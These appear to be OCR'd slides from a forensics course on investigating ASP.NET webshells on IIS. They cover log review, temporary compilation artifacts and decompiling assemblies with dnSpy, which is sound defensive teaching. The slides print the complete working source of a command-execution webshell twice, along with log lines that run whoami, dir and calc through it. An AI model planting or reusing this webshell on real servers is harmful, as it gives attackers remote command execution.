  - Implement and test whoami and dir
  - Try implementing a file reader

Investigating a basic webshell

The webshell order of volatility

Forensic Order of Volatility

- Registers and Cache
- RAM (Memory)
- Temporary File Systems
- Disk Storage
- Backups

Webshell Order of Volatility

- Snapshot
- Process memory
- Temporary compilation artifacts
- Files in web roots
  - DFRS
- Logs
- Backups

Investigation - Logs


- C:\inetpub\logs\LogFiles\

```
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2024-08-08 10:38:34
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port c-ip cs-version cs(User-Agent) cs(Referer) cs-host sc-status sc-substatus sc-win32-status sc-bytes cs-bytes time-taken ScriptName ApplicationPoolPhysicalPath
2024-08-08 10:38:29 W3SVC1 127.0.0.1 GET /cmd.aspx function=cmd&cmd=dir 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:128.0)+Gecko/20100101+Firefox/128.0 - 127.0.0.1 200 0 0 3397 518 2632 /cmd.aspx C:\inetpub\wwwroot\
2024-08-08 10:38:32 W3SVC1 127.0.0.1 GET /cmd.aspx function=cmd&cmd=whoami 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:128.0)+Gecko/20100101+Firefox/128.0 - 127.0.0.1 200 0 0 251 521 77 /cmd.aspx C:\inetpub\wwwroot\
2024-08-08 10:46:07 W3SVC1 127.0.0.1 GET /cmd.aspx function=cmd&cmd=calc 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:128.0)+Gecko/20100101+Firefox/128.0 - 127.0.0.1 200 0 0 230 519 103 /cmd.aspx C:\inetpub\wwwroot\
2024-08-08 21:55:56 W3SVC1 127.0.0.1 GET /cmd.aspx function=dir&path=C:\ 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:128.0)+Gecko/20100101+Firefox/128.0 - 127.0.0.1 200 0 0 3755 519 116 /cmd.aspx C:\inetpub\wwwroot\
```


FILE: cmd.aspx

PATH: C:\inetpub\wwwroot

Investigation - Webshell Compilation Artifacts



Investi



Name	Date modified	Type	Size
hash	9/08/2024 7:44 AM	File folder	
App_Web_ohhf1qk0.dll	9/08/2024 7:44 AM	Application extension	18 KB
App_Web_tcs3bbnq.dll	9/08/2024 7:44 AM	Application extension	11 KB
App_Web_tcs3bbnq.0.cs	9/08/2024 7:44 AM	C# Source File	17 KB
App_Web_tcs3bbnq.1.cs	9/08/2024 7:44 AM	C# Source File	10 KB
App_Web_tcs3bbnq.2.cs	9/08/2024 7:44 AM	C# Source File	2 KB
tcs3bbnq.cmdline	9/08/2024 7:44 AM	CMDLINE File	4 KB
cmd.aspx.cdcab7d2.compiled	9/08/2024 7:44 AM	COMPILED File	1 KB
keys.aspx.cdcab7d2.compiled	9/08/2024 7:44 AM	COMPILED File	1 KB
login.aspx.cdcab7d2.compiled	9/08/2024 7:44 AM	COMPILED File	1 KB
process.aspx.cdcab7d2.compiled	9/08/2024 7:44 AM	COMPILED File	1 KB
shell.aspx.cdcab7d2.compiled	9/08/2024 7:44 AM	COMPILED File	1 KB
test.aspx.cdcab7d2.compiled	9/08/2024 7:44 AM	COMPILED File	1 KB
zeroed.aspx.cdcab7d2.compiled	9/08/2024 7:44 AM	COMPILED File	1 KB
tcs3bbnq.err	9/08/2024 7:44 AM	ERR File	0 KB
tcs3bbnq.out	9/08/2024 7:44 AM	OUT File	5 KB
App_Web_tcs3bbnq.pdb	9/08/2024 7:44 AM	PDB File	28 KB
tcs3bbnq.tmp	9/08/2024 7:44 AM	TMP File	0 KB
preStartInitList.web	9/08/2024 7:44 AM	WEB File	1 KB

Investigation - Webshell Compilation Artifacts

C: > Windows > Microsoft.NET > Framework64 > v4.0.30319 > Temporary ASP.NET Files > root > e22c2559 > 92c7e946 > App_Web_tcs3bbnq.0.cs > ...

```
1   #pragma checksum "C:\inetpub\wwwroot\cmd.aspx" "{ff1816ec-aa5e-4d10-87f7-6f4963833460}" "7F9C42FA3EBD15555964E4C899404FF9D896EDA4"
namespace ASP {

    #line 331 "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config"
    using System.Linq;

    #line default
    #line hidden

    #line 2 "C:\inetpub\wwwroot\cmd.aspx"
    using System.Diagnostics;

    #line default
    #line hidden

    #line 338 "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config"
    using System.Web.Security;

    #line default
    #line hidden

    #line 329 "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config"
    using System.ComponentModel.DataAnnotations;

    #line default
    #line hidden

    #line 327 "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config"
    using System.Collections.Generic;
```

ZEROED.TECH

```
#line 337 "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config"
using System.Web.SessionState;

#line default
#line hidden

#line 329 "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config"
using System.ComponentModel.DataAnnotations;

#line default
#line hidden


[System.Runtime.CompilerServices.CompilerGlobalScopeAttribute()]
6 references
public class cmd_aspx : global::System.Web.UI.Page, System.Web.SessionState.IRequiresSessionState, System.Web.IHttpHandler {

    2 references
    private static bool @__initialized;

    2 references
    private static object @__fileDependencies;

    [System.Diagnostics.DebuggerNonUserCodeAttribute()]
    0 references
    public cmd_aspx() {
        string[] dependencies;
        ((global::System.Web.UI.Page)(this)).AppRelativeVirtualPath = "~/cmd.aspx";
        if ((global::ASP.cmd_aspx.@__initialized == false)) {
            dependencies = new string[1];
            dependencies[0] = "~/cmd.aspx";
            global::ASP.cmd_aspx.@__fileDependencies = this.GetWrappedFileDependencies(dependencies);
            global::ASP.cmd_aspx.@__initialized = true;
        }
        this.Server.ScriptTimeout = 30000000;
    }
```

Investi facts

```
1 reference
    private void @__Render__control1(System.Web.UI.HtmlTextWriter @__w, System.Web.UI.Control parameterContainer) {

        #line 6 "C:\inetpub\wwwroot\cmd.aspx"

var output = "";
var error = "";
switch(Request.Params["function"]){
    case "cmd":{
        Process process = new Process();
        process.StartInfo.FileName = "cmd";
        process.StartInfo.Arguments = "/c "+Request.Params["cmd"];
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.RedirectStandardError = true;
        process.Start();
        output += process.StandardOutput.ReadToEnd();
        error += process.StandardError.ReadToEnd();
        process.WaitForExit();
        break;
    }
    case "whoami":{
        string userName = System.Security.Principal.WindowsIdentity.GetCurrent().Name;
        string sid = System.Security.Principal.WindowsIdentity.GetCurrent().Owner.ToString();
        output += "User: "+userName+"\nSID: "+sid;
        break;
    }
    case "dir":{
        StringBuilder sb = new StringBuilder();
        var targetPath = Request.Params["path"];
        var formatString = "{0,-25}\t{1,-20}\t{2,-20}\t{3,-20}\t{4}";
        sb.AppendLine(string.Format(formatString, "Name", "Last Access Time", "Last Write Time", "Creation Time", "Size"));
        sb.AppendLine("=============================================================================================================");
        foreach(var path in Directory.GetDirectories(targetPath))
        {
            var directory = new DirectoryInfo(path);
            sb.AppendLine(string.Format(formatString, directory.Name, directory.LastAccessTimeUtc, directory.LastWriteTimeUtc, directory.CreationTimeUtc, ""));
        }

        foreach (var path in Directory.GetFiles(targetPath))
        {
            var file = new FileInfo(path);
            sb.AppendLine(string.Format(formatString, file.Name, file.LastAccessTimeUtc, file.LastWriteTimeUtc, file.CreationTimeUtc, file.Length));
        }
        output += sb.ToString();
        break;
    }
}

Response.Write("<pre>");
Response.Write(HttpUtility.HtmlEncode(output));
Response.Write(HttpUtility.HtmlEncode(error));
Response.Write("<pre>");


        #line default
        #line hidden
    }
```

Investigation - Debug Shells

- Very rare to find
- Shell declared with `<%@ Page Language="C#" Debug="true" %>`
- IIS doesn't cleanup until a request is made


Investigation

C: > Windows > Microsoft.NET > Framework64 > v4.0.30319 > Temporary ASP.NET Files > root > e22c2559 > 92c7e946 > cmd.aspx.cdcab7d2.compiled


```
<?xml version="1.0" encoding="utf-8"?>
<preserve resultType="3" virtualPath="/cmd.aspx" hash="1e02a6995" filehash="11e9e96a91be" flags="110000" assembly="App_Web_2vo4aeqa" type="ASP.cmd_aspx">
    <filedeps>
        <filedep name="/cmd.aspx" />
    </filedeps>
</preserve>
```

Investigation - Assemblies

https://github.com/dnSpyEx/dnSpy




Investigation - Assemblies



- All ASPX files compiled into one assembly
- Modification of any ASPX causes recompilation of all
- Old assemblies aren't deleted until IIS terminates
  - Might be able to diff assemblies to work out what changed
  - If the change was within webshell code, the timestamp may be relevant

Investigation - Assemblies



Investigation - Assemblies

```
namespace ASP
{
    // Token: 0x02000003 RID: 3
    public class cmd_aspx : Page, IRequiresSessionState, IHttpHandler
    {
        // Token: 0x0600000F RID: 15 RVA: 0x0000238C File Offset: 0x0000058C
        [DebuggerNonUserCode]
        public cmd_aspx()
        {
            base.AppRelativeVirtualPath = "~/cmd.aspx";
            if (!cmd_aspx.__initialized)
            {
                cmd_aspx.__fileDependencies = base.GetWrappedFileDependencies(new string[] { "~/cmd.aspx" });
                cmd_aspx.__initialized = true;
            }
        }
```


Decompiled Source

```
private void __Render__control1(HtmlTextWriter __w, Control parameterContainer)
{
    string text = "";
    string text2 = "";
    string text3;
    if ((text3 = base.Request.Params["function"]) != null)
    {
        if (!(text3 == "cmd"))
        {
            if (!(text3 == "whoami"))
            {
                if (text3 == "dir")
                {
                    StringBuilder stringBuilder = new StringBuilder();
                    string text4 = base.Request.Params["path"];
                    string text5 = "{0,-25}\t{1,-20}\t{2,-20}\t{3,-20}\t{4}";
                    stringBuilder.AppendLine(string.Format(text5, new object[] { "Name", "Last Access Time", "Last Write Time", "Creation
                      Time", "Size" }));
                    stringBuilder.AppendLine
                      ("=============================================================================================================")
                      ;
                    foreach (string text6 in Directory.GetDirectories(text4))
                    {
                        DirectoryInfo directoryInfo = new DirectoryInfo(text6);
                        stringBuilder.AppendLine(string.Format(text5, new object[] { directoryInfo.Name, directoryInfo.LastAccessTimeUtc,
                          directoryInfo.LastWriteTimeUtc, directoryInfo.CreationTimeUtc, "" }));
                    }
                    foreach (string text7 in Directory.GetFiles(text4))
                    {
                        FileInfo fileInfo = new FileInfo(text7);
                        stringBuilder.AppendLine(string.Format(text5, new object[] { fileInfo.Name, fileInfo.LastAccessTimeUtc,
                          fileInfo.LastWriteTimeUtc, fileInfo.CreationTimeUtc, fileInfo.Length }));
                    }
                    text += stringBuilder.ToString();
                }
            }
            else
            {
                string name = WindowsIdentity.GetCurrent().Name;
                string text8 = WindowsIdentity.GetCurrent().Owner.ToString();
                string text9 = text;
                text = string.Concat(new string[] { text9, "User: ", name, "\nSID: ", text8 });
            }
        }
        else
        {
            Process process = new Process();
            process.StartInfo.FileName = "cmd";
            process.StartInfo.Arguments = "/c " + base.Request.Params["cmd"];
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.RedirectStandardError = true;
            process.Start();
            text += process.StandardOutput.ReadToEnd();
            text2 += process.StandardError.ReadToEnd();
            process.WaitForExit();
        }
    }
    base.Response.Write("<pre>");
    base.Response.Write(HttpUtility.HtmlEncode(text));
    base.Response.Write(HttpUtility.HtmlEncode(text2));
    base.Response.Write("</pre>");
}
```

Exercise

- Review your IIS logs under C:\inetpub\logs\LogFiles\
- Review .cs files under the code gen directory C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\[RAND]\[RAND]
- Install DNSpy and analyse an App_Web_[RAND].dll file from the code gen directory

Investigation - Process Trees



Reflectively loading .NET assemblies

Loading Assemblies

